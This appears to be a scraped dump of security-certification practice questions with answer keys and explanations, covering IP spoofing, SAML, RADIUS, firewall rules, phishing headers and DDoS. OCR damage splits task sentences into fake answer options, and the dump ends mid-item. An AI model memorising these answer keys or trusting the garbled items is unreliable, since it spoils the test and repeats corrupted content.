The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.
IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or
gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.
When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL www.loc.gov would see spoofed content created by the hijacker.
If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.
Incorrect Answers:
A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.
B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not protect against Bogon IP network traffic.
D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.
E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to ‘amplify’ the attack. The firewall configuration in this question will not protect against a DDoS attack.
References:
http://searchsecurity.techtargHYPERLINK "http://searchsecurity.techtarget.com/definition/IPspoofing" et.com/definition/IP-spoofing

NEW QUESTION 171
Company XYZ finds itself using more cloud-based business tools, and password management is becoming onerous. Security is important to the company; as a result, password replication and shared accounts are not acceptable. Which of the following implementations addresses the distributed login with centralized authentication and has wide compatibility among SaaS vendors?

A. Establish a cloud-based authentication service that supports SAML.
B. Implement a new Diameter authentication server with read-only attestation.
C. Install a read-only Active Directory server in the corporate DMZ for federation.
D. Allow external connections to the existing corporate RADIUS serve

Answer: A

Explanation:
There is widespread adoption of SAML standards by SaaS vendors for single sign-on identity management, in response to customer demands for fast, simple and secure employee, customer and partner access to applications in their environments.
By eliminating all passwords and instead using digital signatures for authentication and authorization
of data access, SAML has become the Gold Standard for single sign-on into cloud applications. SAMLenabled SaaS applications are easier and quicker to user provision in complex enterprise
environments, are more secure and help simplify identity management across large and diverse user communities.
Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider.
The SAML specification defines three roles: the principal (typically a user), the Identity provider (IdP), and the service provider (SP). In the use case addressed by SAML, the principal requests a service from the service provider. The service provider requests and obtains an identity assertion from the identity provider. On the basis of this assertion, the service provider can make an access control decision – in other words it can decide whether to perform some service for the connected

principal. Incorrect Answers:
B: Diameter authentication server with read-only attestation is not a solution that has wide compatibility among SaaS vendors.
C: The question states that password replication is not acceptable. A read-only Active Directory server in the corporate DMZ would involve password replication.
D: Allowing external connections to the existing corporate RADIUS server is not a secure solution. It is also not a solution that has wide compatibility among SaaS vendors.
References:
https://www.onelogin.com/company/press/press-releases/97-percent-of-saas-vendors-backingsaml- based-single-sign-on
https://en.wikipedia.org/wiki/Security_Assertion_Markup_LanHYPERLINK "https://en.wikipedia.org/wiki/Security_Assertion_Markup_Language"guage


NEW QUESTION 172
A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

A. SAML
B. WAYF
C. LDAP
D. RADIUS
E. Shibboleth
F. PKI

Answer: CD

Explanation:
RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.
LDAP and RADIUS have something in common. They're both mainly protocols (more than a database) which uses attributes to carry information back and forth. They're clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.
RADIUS is NOT a database. It's a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database. RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There's no way to perform any type of such complex decisions in a user database.
Incorrect Answers:
A: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. It is used for authenticating users, not devices.
B: WAYF stands for Where Are You From. It is a third-party authentication provider used by websites of some online institutions. WAYF does not meet the requirements in this question.
E: Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources. It cannot perform the device authentication required in this question.
F: PKI (Public Key Infrastructure) uses digital certificates to affirm the identity of the certificate subject and bind that identity to the public key contained in the certificate. PKI does not meet the requirements in this question.
References: https://kkalev.wordpress.com/2007/03/17/radius-vs-ldap/

NEW QUESTION 174
Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:
User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet:192.168.3.0/24 Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down
Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.
Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.
Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.
Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.



A. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
B. This rule is not workin
C. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
D. It is not working because the action is set to Den
E. This needs to be set to Permit.

192.168.1.10	any	192.168.2.0/24	3389	any	Deny	

Task 2)
All web servers have been changed to communicate solely over SS
F. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
G. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).

any	any	192.168.2.33	80	TCP	Permit	

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
H. This rule is not workin
I. Identify and correct this issue.The SQL Server rule is shown in the image belo
J. It is not working because the protocol is wron
K. It should be TCP, not UDP.


any	any	192.168.2.11	1433	UDP	Deny	

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.The network time rule is shown in the image below.

192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	

However, this rule is not being used because the 'any' rule shown below allows all traffic and the rule is placed above the network time rul
L. To block all other traffic, the 'any' rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).

M. Check the answer below




SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
N. This rule is not workin
O. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
P. It is not working because the action is set to Den
Q. This needs to be set to Permit.

Task 2)
All web servers have been changed to communicate solely over SS
R. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
S. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
T. This rule is not workin
. Identify and correct this issue.The SQL Server rule is shown in the image belo
. It is not working because the protocol is wron
. It should be TCP, not UDP.

Task 4)
Other than allowing all hosts to do network time and SSL, modify a rule to ensure that noother traffic is allowed.The network time rule is shown in the image below.However, this rule is not being used because the ‘any’ rule shown below allows all traffic and the rule is placed above the network time rul
. To block all other traffic, the ‘any’ rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).



Answer: A

NEW QUESTION 176
A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

A. Demonstration of IPS system
B. Review vendor selection process
C. Calculate the ALE for the event
D. Discussion of event timeline
E. Assigning of follow up items

Answer: DE

Explanation:
Lessons learned process is the sixth step in the Incident Response process. Everybody that was involved in the process reviews what happened and why it happened. It is during this step that they determine what changes should be introduced to prevent future problems.
Incorrect Answers:
A: Demonstration of the IPS system would not take place as part of the Incident Response process. B: Reviewing the vendor selection process is not part of the Incident Response process.
C: Calculating the ALE for the event is part of Quantitative Risk Assessment, not Incident Response. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 215, 249

NEW QUESTION 180
The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management’s directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.
B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
C. Publish a policy that addresses the security requirements for working remotely with company equipment.
D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Answer: C

Explanation:
The question states that “the organization has not addressed telecommuting in the past”. It is therefore unlikely that a company policy exists for telecommuting workers.
There are many types of company policies including Working time, Equality and diversity, Change management, Employment policies, Security policies and Data

Protection policies.
In this question, a new method of working has been employed: remote working or telecommuting. Policies should be created to establish company security requirements (and any other requirements) for users working remotely.
Incorrect Answers:
A: The data should already be secure on the corporate systems. If an information classification scheme is used as part of the security, it should already have been created. Remote working does not add the requirement for an information classification scheme.
B: The personnel work from remote locations with corporate assets; their personal computers are not used. Therefore, we do not require database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
D: You should identify and document the proper procedures for telecommuting. However, the security requirements for working remotely with company equipment should be addressed first. Furthermore, you would not necessarily work with mid-level managers to identify and document the proper procedures for telecommuting if the company has a technology steering committee.

NEW QUESTION 184
Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:
Delivered-To: customer@example.com Received: by 10.14.120.205
Mon, 1 Nov 2010 11:15:24 -0700 (PDT)
Received: by 10.231.31.193
Mon, 01 Nov 2010 11:15:23 -0700 (PDT)
Return-Path: <IT@company.com>
Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)
Received: by smtpex.example.com (SMTP READY) with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500
Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500
From: Company <IT@Company.com>
To: "customer@example.com" <customer@example.com> Date: Mon, 1 Nov 2010 13:15:11 -0500
Subject: New Insurance Application Thread-Topic: New Insurance Application
Please download and install software from the site below to maintain full access to your account. www.examplesite.com
Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11. The network's subnet is 192.168.2.0/25.
Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

A. Identify the origination point for malicious activity on the unauthorized mail server.
B. Block port 25 on the firewall for all unauthorized mail servers.
C. Disable open relay functionality.
D. Shut down the SMTP service on the unauthorized mail server.
E. Enable STARTTLS on the spam filte

Answer: BD

Explanation:
In this question, we have an unauthorized mail server using the IP: 192.168.2.55.
Blocking port 25 on the firewall for all unauthorized mail servers is a common and recommended security step. Port 25 should be open on the firewall to the IP addresses of the authorized email servers only (192.168.2.10 and 192.168.2.11). This will prevent unauthorized email servers sending email or receiving and relaying email.
Email servers use SMTP (Simple Mail Transfer Protocol) to send email to other email servers. Shutting down the SMTP service on the unauthorized mail server is effectively disabling the mail server functionality of the unauthorized server.
Incorrect Answers:
A: You shouldn't worry about identifying the origination point for the malicious activity on the unauthorized mail server. There isn't much you could do about the remote origination point even if you did identify it. You have an 'unauthorized' mail server. That is what you should be dealing with. C: In this question, the email was received by the unauthorized email server (192.168.2.55) ready to be collected by the recipient. The email was not relayed (forwarded) to other email servers. Disabling open relay functionality will not stop the emails. You need to disable all email (SMTP) functionality of the unauthorized server, not just relaying.
E: STARTTLS enables TLS encryption on communications with the spam filter. It will do nothing to prevent the usage of the unauthorized email server.
References: https://en.wikipedia.org/wiki/Simple_Mail_Transfer_ProtHYPERLINK "https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol"ocol https://www.arclab.com/en/kb/email/how-to-read-and-analyze-the-email-header-fields-spfdkim. html

NEW QUESTION 187
Company policy requires that all company laptops meet the following baseline requirements: Software requirements:
Antivirus
Anti-malware Anti-spyware Log monitoring
Full-disk encryption
Terminal services enabled for RDP Administrative access for local users Hardware restrictions:
Bluetooth disabled FireWire disabled WiFi adapter disabled
Ann, a web developer, reports performance issues with her laptop and is not able to access any network resources. After further investigation, a bootkit was discovered and it was trying to access external websites. Which of the following hardening techniques should be applied to mitigate this specific issue from reoccurring? (Select TWO).

A. Group policy to limit web access
B. Restrict VPN access for all mobile users
C. Remove full-disk encryption
D. Remove administrative access to local users
E. Restrict/disable TELNET access to network resources
F. Perform vulnerability scanning on a daily basis
G. Restrict/disable USB access

Answer: DG

Explanation:
A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or areas of its software that would not otherwise be allowed (for example, to an unauthorized user) while at the same time masking its existence or the existence of other software. A bootkit is similar to a rootkit except the malware infects the master boot record on a hard disk. Malicious software such as bootkits or rootkits typically require administrative privileges to be installed.
Therefore, one method of preventing such attacks is to remove administrative access for local users. A common source of malware infections is portable USB flash drives. The flash drives are often plugged into less secure computers such as a user's home computer and then taken to work and plugged in to a work computer.

We can prevent this from happening by restricting or disabling access to USB devices.
Incorrect Answers:
A: Using a group policy to limit web access is not a practical solution. Users in a company often require Web access so restricting it will affect their ability to do their jobs.
B: Rootkits or Bootkits would not be caught by connecting to the network over a VPN so disabling VPN access will not help.
C: Removing full-disk encryption will not prevent Bootkits.
E: Bootkits are not caught by connecting to network resources using Telnet connection so disabling Telnet access to resources will not help.
F: Performing vulnerability scanning on a daily basis might help you to quickly detect Bootkits. However, vulnerability scanning does nothing to actually prevent the Bootkits.
References: https://en.wikipedia.org/wiki/Rootkit

NEW QUESTION 191
A company has noticed recently that its corporate information has ended up on an online forum. An investigation has identified that internal employees are sharing confidential corporate information on a daily basis. Which of the following are the MOST effective security controls that can be implemented to stop the above problem? (Select TWO).

A. Implement a URL filter to block the online forum
B. Implement NIDS on the desktop and DMZ networks
C. Security awareness compliance training for all employees
D. Implement DLP on the desktop, email gateway, and web proxies
E. Review of security policies and procedures

Answer: CD

Explanation:
Security awareness compliance training for all employees should be implemented to educate employees about corporate policies and procedures for working with information technology (IT). Data loss prevention (DLP) should be implemented to make sure that users do not send sensitive or critical information outside the corporate network.
Incorrect Answers:
A: A URL filter will prevent users from accessing the online forum, but it will not prevent them from sharing confidential corporate information.
B: NIDS will monitor traffic to and from all devices on the network, perform an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. It will not prevent access to the online forum, or from sharing confidential corporate information.
E: The problem is that users are not adhering to the security policies and procedures, so reviewing them will not solve the problem.
References:
http:HYPERLINK "http://searchsecurity.techtarget.com/definition/security-awarenesstraining"// searchsecurity.techtarget.com/definition/HYPERLINK "http://searchsecurity.techtarget.com/definition/security-awareness-training"securityHYPERLINK "http://searchsecurity.techtarget.com/definition/security-awareness-training"-awareness-training http://whatis.techtarget.com/definition/data-loss-preHYPERLINK "http://whatis.techtarget.com/definition/data-loss-prevention-DLP"vention-DLP https://en.wikipedia.org/wiki/Intrusion_detection_system

NEW QUESTION 193
A risk manager has decided to use likelihood and consequence to determine the risk of an event occurring to a company asset. Which of the following is a limitation of this approach to risk management?

A. Subjective and based on an individual's experience.
B. Requires a high degree of upfront work to gather environment details.
C. Difficult to differentiate between high, medium, and low risks.
D. Allows for cost and benefit analysis.
E. Calculations can be extremely complex to manag

Answer: A

Explanation:
Using likelihood and consequence to determine risk is known as qualitative risk analysis.
With qualitative risk analysis, the risk would be evaluated for its probability and impact using a numbered ranking system such as low, medium, and high or perhaps using a 1 to 10 scoring system. After qualitative analysis has been performed, you can then perform quantitative risk analysis. A
Quantitative risk analysis is a further analysis of the highest priority risks during which a numerical or quantitative rating is assigned to the risk.
Qualitative risk analysis is usually quick to perform and no special tools or software is required. However, qualitative risk analysis is subjective and based on the user's experience.
Incorrect Answers:
B: Qualitative risk analysis does not require a high degree of upfront work to gather environment details. This answer applies more to quantitative risk analysis.
C: Although qualitative risk analysis does not use numeric values to quantify likelihood or consequence compared to quantitative analysis, we can all differentiate between the terms high, medium, and low when talking about risk.
D: Qualitative risk analysis does not allow for cost and benefit analysis, quantitative risk analysis does.
E: Calculations for qualitative risk analysis are not extremely complex to manage; they can be quantitative risk analysis.
References: https://www.passionatepm.com/blog/quHYPERLINK "https://www.passionatepm.com/blog/qualitative-risk-analysis-vs-quantitative-risk-analysis-pmpconcept- 1"alitative-risk-analysis-vs-quantitative-risk-analysis-pmp-concept-1

NEW QUESTION 198
A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

A. Isolate the system on a secure network to limit its contact with other systems
B. Implement an application layer firewall to protect the payroll system interface
C. Monitor the system's security log for unauthorized access to the payroll application
D. Perform reconciliation of all payroll transactions on a daily basis

Answer: A

Explanation:
The payroll system is not meeting security policy due to missing OS security patches. We cannot apply the patches to the system because the vendor states that the system is only supported on the current OS patch level. Therefore, we need another way of securing the system.
We can improve the security of the system and the other systems on the network by isolating the payroll system on a secure network to limit its contact with other systems. This will reduce the likelihood of a malicious user accessing the payroll system and limit any damage to other systems if the payroll system is attacked.
Incorrect Answers:
B: An application layer firewall may provide some protection to the application. However, the operating system is vulnerable due to being unpatched. It is unlikely that an application layer firewall will protect against the operating system vulnerabilities.
C: Monitoring the system's security log for unauthorized access to the payroll application will not actually provide any protection against unauthorized access. It would just enable you to see that unauthorized access has occurred.
D: Reconciling the payroll transactions on a daily basis would keep the accounts up to date but it would provide no protection for the system and so does not mitigate the vulnerability of missing OS patches as required in this question.

NEW QUESTION 201
The IT Security Analyst for a small organization is working on a customer's system and identifies a
possible intrusion in a database that contains PII. Since PII is involved, the analyst wants to get the issue addressed as soon as possible. Which of the following is the FIRST step the analyst should take in mitigating the impact of the potential intrusion?

A. Contact the local authorities so an investigation can be started as quickly as possible.
B. Shut down the production network interfaces on the server and change all of the DBMS account passwords.
C. Disable the front-end web server and notify the customer by email to determine how the customer would like to proceed.
D. Refer the issue to management for handling according to the incident response proces

Answer: D

Explanation:
The database contains PII (personally identifiable information) so the natural response is to want to get the issue addressed as soon as possible. However, in this question we have an IT Security Analyst working on a customer's system. Therefore, this IT Security Analyst does not know what the customer's incident response process is. In this case, the IT Security Analyst should refer the issue to company management so they can handle the issue (with your help if required) according to their incident response procedures.
Incorrect Answers:
A: Contacting the local authorities so an investigation can be started as quickly as possible would not be the first step. Apart from the fact an investigation could take any amount of time; this action does nothing to actually stop the unauthorized access.
B: Shutting down the production network interfaces on the server and changing all of the DBMS account passwords may be a step in the company's incident response procedure. However, as the IT Security Analyst does not know what the customer's incident response process is, he should notify management so they can make that decision.
C: Disabling the front-end web server may or may not stop the unauthorized access to the database server. However, taking a company web server offline may have a damaging impact on the company so the IT Security Analyst should not make that decision without consulting the management. Using email to determine how the customer would like to proceed is not appropriate method of communication. For something this urgent, a face-to-face meeting or at least a phone call would be more appropriate.

NEW QUESTION 202
The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

A. Block traffic from the ISP's networks destined for blacklisted IPs.
B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
D. Notify customers when services they run are involved in an attack.
E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

Answer: DE

Explanation:
